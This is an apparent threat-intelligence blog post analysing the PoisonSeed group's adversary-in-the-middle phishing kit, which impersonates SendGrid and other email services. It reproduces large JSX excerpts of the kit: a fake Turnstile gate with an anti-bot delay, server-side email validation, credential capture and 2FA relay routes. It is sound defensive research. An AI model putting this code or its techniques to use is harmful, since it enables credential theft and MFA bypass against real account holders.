Inside PoisonSeed's MFA Phishing Tactics

By Efstratios Lontzetidis

Published: 2025-08-12 · Archived: 2026-04-05 14:40:50 UTC

Key Findings:

- NVISO identified and analyzed the MFA-resistant phishing kit employed by the threat actor PoisonSeed, which is loosely aligned with Scattered Spider and CryptoChameleon. This kit is still active as of the time of reporting.
- PoisonSeed uses this phishing kit to acquire credentials from individuals and organizations, leveraging them for email infrastructure purposes such as sending emails and acquiring email lists to expand the scope of cryptocurrency-related spam.
- The domains hosting this phishing kit impersonate login services from prominent CRM and bulk email companies like Google, SendGrid, Mailchimp, and likely others, targeting individuals' credentials.
- PoisonSeed employs spear-phishing emails embedding malicious links, which redirect victims to their phishing kit.
- The victim's email is appended in the phishing kit's URL and also stored as a cookie in an encrypted format that is verified server-side, a technique known as "Precision-Validated Phishing."
- The phishing kit includes a fake Cloudflare Turnstile challenge to verify the victim's encrypted email.
- It supports multiple 2FA methods such as Authenticator Codes, SMS Codes, Email Codes and API Keys.
- The phishing kit acts as an Adversary-in-the-Middle (AitM), forwarding login and two-factor authentication (2FA) details to the legitimate service and capturing all authentication information.
- PoisonSeed registered all their domains through the NICENIC registrar. For hosting, they utilized Cloudflare, DE-First Colo, and SWISSNETWORK02, and for name servers, they utilized Cloudflare and Bunny.net.
- This blog provides hunting opportunities, prevention measures related to strong authentication, user awareness, and anomaly detection, as well as indicators of compromise.


Introduction

As first reported by SilentPush, PoisonSeed is a threat actor whose TTPs closely align with Scattered Spider and CryptoChameleon, groups that are part of "The Com," a young, English-speaking threat actor community. They engage in phishing attacks to obtain login information from CRM and bulk email service providers, allowing them to export contact lists and distribute larger volumes of spam using these accounts. The primary aim of targeting email providers appears to be establishing infrastructure for conducting cryptocurrency-related spam activities. Recipients of these spam operations are subjected to a cryptocurrency seed phrase manipulation attack. In this tactic, PoisonSeed offers security seed phrases, encouraging victims to use them in new cryptocurrency wallets, which they can later exploit. PoisonSeed is responsible for the campaign that targeted Troy Hunt where the actors stole his Mailchimp mailing list, and the Coinbase phishing emails tricking users with fake wallet migration.

In this blog, NVISO builds on SilentPush's report and analyzes PoisonSeed's MFA-resistant phishing kit, which continues to be active in the wild since April 2025.

PoisonSeed Phishing Activity


PoisonSeed's phishing kit utilizes email infrastructure to send spear-phishing emails containing marketing-related links. These links redirect to domains hosting the phishing kit, appending the victim's email in an encrypted format in the URL. From there, a fake Cloudflare Turnstile challenge page appears that performs victim verification server-side, in the background. This verification checks the presence and validity of the encrypted email in the URL, ensuring it is not banned by the legitimate service. Upon passing these checks, a login form mimicking the legitimate service appears, capturing submitted credentials and relaying them to the legitimate service. If the credentials are valid, the victim is presented with a page corresponding to the registered 2FA method (Authenticator, SMS, Email, API Key). The phishing kit relays the 2FA method submitted by the victim, resulting in capturing the authentication cookies before providing them also to the victim. Thus, the threat actor bypasses MFA protections to gain account access. Once authentication details are captured, PoisonSeed automates the bulk downloading of email lists.



PoisonSeed Phishing Attack Chain


Initial Access

PoisonSeed initiates its attack by delivering phishing emails to targeted individuals. Email lures feature subjects mimicking the impersonated email provider, such as "Sending Privileges Restricted". The emails contain a malicious link prompting the recipient to take action.



Example of phishing email sent to Troy Hunt

Email marketing and CRM-related links were observed redirecting to PoisonSeed's phishing domains (source: URLScan). Links such as *.ct.sendgrid.net redirected to URLs hosting the phishing kit, with the target's email appended as an encrypted parameter. An example of a public URLScan task is this one.




SendGrid URL redirecting to PoisonSeed's Phishing Domain

Phishing Kit Technical Analysis

The phishing kit is developed using React and features the following structure:

- A fake Cloudflare Turnstile challenge verifies the victim's email address presence in the phishing URL in the background.
- A login form captures usernames and passwords, relaying them to the impersonated legitimate service.
- A form captures 2FA details—SMS/Authenticator/Email code or API key—based on the registered method, and relays them to the impersonated service, ultimately capturing authentication cookies.



PoisonSeed's Phishing Kit Overview

The features of each component are detailed next, using SendGrid as an example of the impersonated service—a popular cloud-based email delivery service.

App.jsx

This component validates whether the victim has completed preliminary security steps, specifically the fake Cloudflare Turnstile challenge, before accessing protected routes like the login and 2FA forms.

IIf no encrypted email is detected initially and the session isn't marked as verified in session storage, the victim is redirected to Google.

```
function App() {
 const [error, setError] = useState('');
 const location = useLocation();
 const isVerified = sessionStorage.getItem('fakeTurnstileVerified') === 'true';
 useEffect(() => {

   const queryParams = new URLSearchParams(location.search);
   const encryptedEmail = queryParams.get('email');
   console.log('Location.search:', location.search);
   console.log('Encrypted email from query:', encryptedEmail);

   if (!encryptedEmail && location.pathname === '/' && !isVerified) {
     console.log('No encrypted email found on initial load, redirecting to Google');
     window.location.href = 'https://www.google.com';
```

```
    } else if (encryptedEmail) {
      console.log('Encrypted email found, proceeding:', encryptedEmail);
    } else {
      console.log('No email on subsequent route, continuing anyway');
    }
  }, [location]);
```

JavaScript

App.jsx defines a “ProtectedRoute” wrapper serving as a gatekeeper for routes necessitating verification. It assesses verification status based on the session storage flag. If the victim isn’t verified, the component redirects the victim to the verification route (“/verify” – Fake Cloudflare Turnstile) while preserving the original query string and state.

```
const ProtectedRoute = ({ children }) => {
   if (!isVerified) {
     const queryString = location.search;
     return <Navigate to={`/verify${queryString}`} state={{ from: location.pathname }} replace />;
   }
   return children;
 };
```

JavaScript

Finally, the component maps URL paths to corresponding components through a set of routes:

• The “/verify” path, which renders the TurnstileChallenge component.

• The root path (“/”), which renders the LoginForm component wrapped in the login layout and ProtectedRoute.

• Specific two-factor authentication routes (“/2fa/sms/”, “/2fa/ga/”, “/2fa/email/”) that display the corresponding 2FA component only if the victim is verified.

• The API key verification route (“/verify-api-key/”) that follows a similar protected pattern.


• A wildcard route that redirects any unmatched URLs back to the “/verify” path.

```
return (
   <Routes>
     <Route path="/verify" element={<TurnstileChallenge />} />
     <Route
       path="/"
       element={
         <ProtectedRoute>
           {renderLoginLayout(<LoginForm initialError={error} />)}
         </ProtectedRoute>
       }
```

```
      />
      <Route
        path="/2fa/sms/:twoFactorId"
        element={
          <ProtectedRoute>
            <TwoFactorSMS />
          </ProtectedRoute>
        }
      />
      <Route
        path="/2fa/ga/:twoFactorId"
        element={
          <ProtectedRoute>
            <TwoFactorGA />
          </ProtectedRoute>
        }
      />
      <Route
        path="/2fa/email/:twoFactorId"
        element={
          <ProtectedRoute>
            <TwoFactorEmail />
          </ProtectedRoute>
        }
      />
      <Route
        path="/verify-api-key/:apiKeyId"
        element={
          <ProtectedRoute>
            <ApiKeyVerification />
          </ProtectedRoute>
        }
      />
      <Route path="*" element={<Navigate to="/verify" replace />} />
    </Routes>
  );
```

JavaScript

TurnstileChallenge.jsx



Fake Turnstile Challenge

TurnstileChallenge.jsx manages the initial bot verification step. It mimics a Cloudflare Turnstile Challenge, as confirmed by Validin, to ensure a legitimate victim request. The component verifies the presence of an encrypted email in the URL, validates it via an API call, and sets verification flags in cookies and session storage upon success.

A one-second timer is employed before permitting the victim to verify their human status. This delay (set through “canVerify”) protects against automated bot or security tools actions by ensuring that the verification control isn’t available immediately upon load.

```
// Anti-bot delay
 useEffect(() => {
   const timer = setTimeout(() => {
     setCanVerify(true);
   }, 1000);
   return () => clearTimeout(timer);
 }, []);
```

JavaScript

Upon mounting, the component retrieves the “encryptedEmail” value from the URL’s query parameters.

- If “encryptedEmail” is absent, the component logs the event and promptly redirects the victim to Google to block access.

- If “encryptedEmail” is present, the component initiates an asynchronous POST request to the API endpoint (/api/check-email) using the Axios HTTP client. This technique is inferred as “Precision-Validated Phishing”, in which the attacker validates an email address in real-time. In this scenario, this happens server-side.
    - The API response is evaluated to confirm the email’s validity and non-banned status.
    - If the email fails validation or an error arises, cookies and session storage are cleared, and the victim is redirected to the verification route (“/verify”).
    - Upon successful email validation, the “isChecked” state is set to “true”, enabling the display of the verification user interface.

```
// Check encrypted email on mount
 useEffect(() => {
   const queryParams = new URLSearchParams(location.search);
   const encryptedEmail = queryParams.get('email');

   if (!encryptedEmail) {
     console.log('No email in Turnstile, redirecting to Google');
     window.location.href = 'https://www.google.com';
     setShouldRedirect(true); // Set flag to prevent rendering
     return;
   }

   const checkEmail = async () => {
     try {
       const API_URL = process.env.REACT_APP_API_URL || 'http://localhost:5000/api';
       const response = await axios.post(`${API_URL}/check-email`, { encryptedEmail });
       console.log('Email check response:', response.data);

       if (!response.data.valid || response.data.banned) {
         console.log('Invalid or banned email, clearing session and redirecting to /verify');
         document.cookie.split(';').forEach((cookie) => {
           const [name] = cookie.split('=');
           document.cookie = `${name.trim()}=; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT; SameSite=Strict`;
         });
         sessionStorage.clear();
         navigate('/verify', { replace: true });
         setShouldRedirect(true);
       } else {
         setIsChecked(true); // Only set if check passes
       }
     } catch (error) {
       console.error('Email check error:', error.response?.data || error.message);
       document.cookie.split(';').forEach((cookie) => {
         const [name] = cookie.split('=');
         document.cookie = `${name.trim()}=; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT; SameSite=Strict`;
       });
```

```
        sessionStorage.clear();
        navigate('/verify', { replace: true });
        setShouldRedirect(true);
      }
    };

    checkEmail();
  }, [location, navigate]);
```


JavaScript

The “handleVerify” function activates upon the victim clicking the verification box:

- It initially checks the “canVerify” flag’s status to ensure the anti-bot delay has elapsed; if not, a message is logged and the action blocked.
- Upon verification eligibility, the function retrieves “encryptedEmail”, sets a URL-encoded cookie named “encryptedEmail”, and updates session storage to mark verification (“fakeTurnstileVerified” set to “true”).
- Finally, navigation directs the victim to the originally requested path, stored in “location.state” or defaulting to “/” (LoginForm.jsx).


```
const handleVerify = () => {
    if (!canVerify) {
      console.log('Verification blocked: Too soon or bot detected');
      return;
    }

    const queryParams = new URLSearchParams(location.search);
    const encryptedEmail = queryParams.get('email');
    // No need to check encryptedEmail here; handled in useEffect

    console.log('Checkbox clicked! Redirecting to:', requestedPath);
    const cookieValue = encodeURIComponent(encryptedEmail);
    document.cookie = `encryptedEmail=${cookieValue}; path=/; max-age=3600; SameSite=Strict`;
    sessionStorage.setItem('fakeTurnstileVerified', 'true');
    navigate(requestedPath, { replace: true });
  };
```

JavaScript



URLScan example: encryptedEmail appended as Cookie

LoginForm.jsx



LoginForm Page

LoginForm.jsx renders and manages the initial username and password login process. It manages victim input, validates the session by checking a previously stored encrypted email (stored in a cookie), and then interacts with the backend API to verify the email and perform the login. It also handles the display of error messages when login fails or when the email fails validation.

Upon mounting, “useEffect” executes the following actions:

- It reads the encrypted email from cookies. If the cookie is absent, a message is logged, the session is cleared using the “clearSession” helper, and navigation to the verification route (“/verify”) occurs.
- If the email is present, verification proceeds via an API call (POST request to “/check-email”).
    - If the API response indicates invalid or banned status, the session is cleared and redirection to “/verify” occurs.
    - If the email is valid, it sets the “isChecked” flag to “true”, allowing the login process to continue.
- If an initial error message is provided (via the “initialError” prop), it constructs an error message to render within the UI.

```
useEffect(() => {
   const email = Cookies.get('encryptedEmail');
   if (email) {
     setEncryptedEmail(email);
   } else {
     console.log('No encrypted email in cookies, redirecting to /verify');
     clearSession();
     navigate('/verify', { replace: true });
     return;
   }

   const checkEmail = async () => {
     try {
       const API_URL = process.env.REACT_APP_API_URL || 'http://localhost:5000/api';
       const response = await axios.post(`${API_URL}/check-email`, { encryptedEmail: email });
       console.log('Email check response:', response.data);

       if (!response.data.valid || response.data.banned) {
         console.log('Invalid or banned email, clearing session and redirecting to /verify');
         clearSession();
         navigate('/verify', { replace: true });
       } else {
         setIsChecked(true);
       }
     } catch (error) {
       console.error('Email check error:', error.response?.data || error.message);
       clearSession();
       navigate('/verify', { replace: true });
     }
   };

   checkEmail();

   if (initialError) {
     setMessage(
```

```
        <div id="login-error-alert-container" className="alert alert-danger" role="alert">
          <div style={{ display: 'inline-block', fontSize: '16px', fontFamily: '"Times New Roman"', borderRadius
            !
          </div>
          <p style={{ margin: '0px 10px' }}>Your username or password is invalid.</p>
        </div>
      );
    }
  }, [initialError, navigate]);
```

JavaScript

The “handleSubmit” function handles the form submission event:

- It prevents the default form-submission behavior and clears any existing messages while setting a loading state.
- Before submitting login credentials (“username”, “password”, “encryptedEmail”) to the API, an additional email check is performed at the “/check-email” endpoint. This acts as an extra layer of verification.
- If the email check fails during login, the session is cleared and the victim is redirected to the “/verify” route.
- If the email is confirmed valid, a POST request is made to the “/login” endpoint with the “username”, “password”, and “encryptedEmail”. We have noticed that in multiple occasions, the API endpoint domain differs from the one of the user interface.

The API response determines the next action:


- If the HTTP status is 202 (indicating a request has been accepted for processing, but processing has not been completed or may not have started) and a redirect location is provided, it uses navigate to go to a two-factor authentication route (Authenticator, SMS, Email, API Key) depending of the account’s authentication controls.
- If the HTTP status is 200 (indicating a request has succeeded) and a redirect is provided, it uses a full page redirect (“window.location.href”) to navigate to the protected resource.
- If none of these conditions are satisfied, an error message from the API response is generated and displayed.
- Any caught errors during the API calls result in an error message being set and displayed in the user interface.
- Finally, the loading state resets to allow further victim interactions.

```
const handleSubmit = async (e) => {
   e.preventDefault();
   setIsLoading(true);
   setMessage('');

   try {
     const API_URL = process.env.REACT_APP_API_URL || 'http://localhost:5000/api';
```

```
      const checkResponse = await axios.post(`${API_URL}/check-email`, { encryptedEmail });
      if (!checkResponse.data.valid || checkResponse.data.banned) {
        console.log('User banned during login attempt, clearing session and redirecting to /verify');
        clearSession();
        navigate('/verify', { replace: true });
        setIsLoading(false);
        return;
      }

      const response = await axios.post(`${API_URL}/login`, {
        username,
        password,
        encryptedEmail,
      });

      console.log('Login response:', response.data);

      if (response.status === 200) {
        if (response.data.status === 202 && response.data.redirect) {
          console.log('Navigating to:', response.data.redirect);
                    // here is the navigation for 2fa since it changes the route
          navigate(response.data.redirect);
        } else if (response.data.status === 200 && response.data.redirect) {
          console.log('Redirecting to:', response.data.redirect);
          window.location.href = response.data.redirect;
        } else {
          setMessage(
            <div id="login-error-alert-container" className="alert alert-danger" role="alert">
              <div style={{ display: 'inline-block', fontSize: '16px', fontFamily: '"Times New Roman"', borderRa
                !
              </div>
              <p style={{ margin: '0px 10px' }}>{response.data.message}</p>
            </div>
          );
        }
      } else {
        throw new Error('Unexpected HTTP status: ' + response.status);
      }
    } catch (error) {
      console.error('Login error:', error);
      const errorMessage = error.response?.data?.message || error.message || 'Login failed';
      setMessage(
        <div id="login-error-alert-container" className="alert alert-danger" role="alert">
          <div style={{ display: 'inline-block', fontSize: '16px', fontFamily: '"Times New Roman"', borderRadius
            !
          </div>
          <p style={{ margin: '0px 10px' }}>{errorMessage}</p>
```


```
        </div>
      );
    } finally {
      setIsLoading(false);
    }
  };
```

JavaScript



LoginForm Submission

TwoFactorSMS.jsx



Two-Factor Authentication Screen

TwoFactorSMS.jsx manages SMS-based two-factor authentication (2FA). It provides victims with an interface to enter a verification code received via text message. The component handles code submission by verifying the entered code with a backend endpoint. It also includes functionality to resend the SMS code if needed.

When the form is submitted:

- The “handleSubmit” function halts default form behavior and clears prior error or resend messages.
- It retrieves the encrypted email from the cookies and then sends a POST request to the “/2fa/verify” endpoint. The request includes the “twoFactorId” (from URL parameters), the entered code, and the encrypted email.
- The response is parsed as JSON:
    - If “data.status” equals 200, implying a successful full verification, the victim is redirected via “window.location.href”.
    - If “data.status” equals 202, an in-app redirection is performed using navigate.
    - For other response statuses, an error message is displayed.
- The “isLoading” state ensures that the victim cannot trigger multiple submissions concurrently.
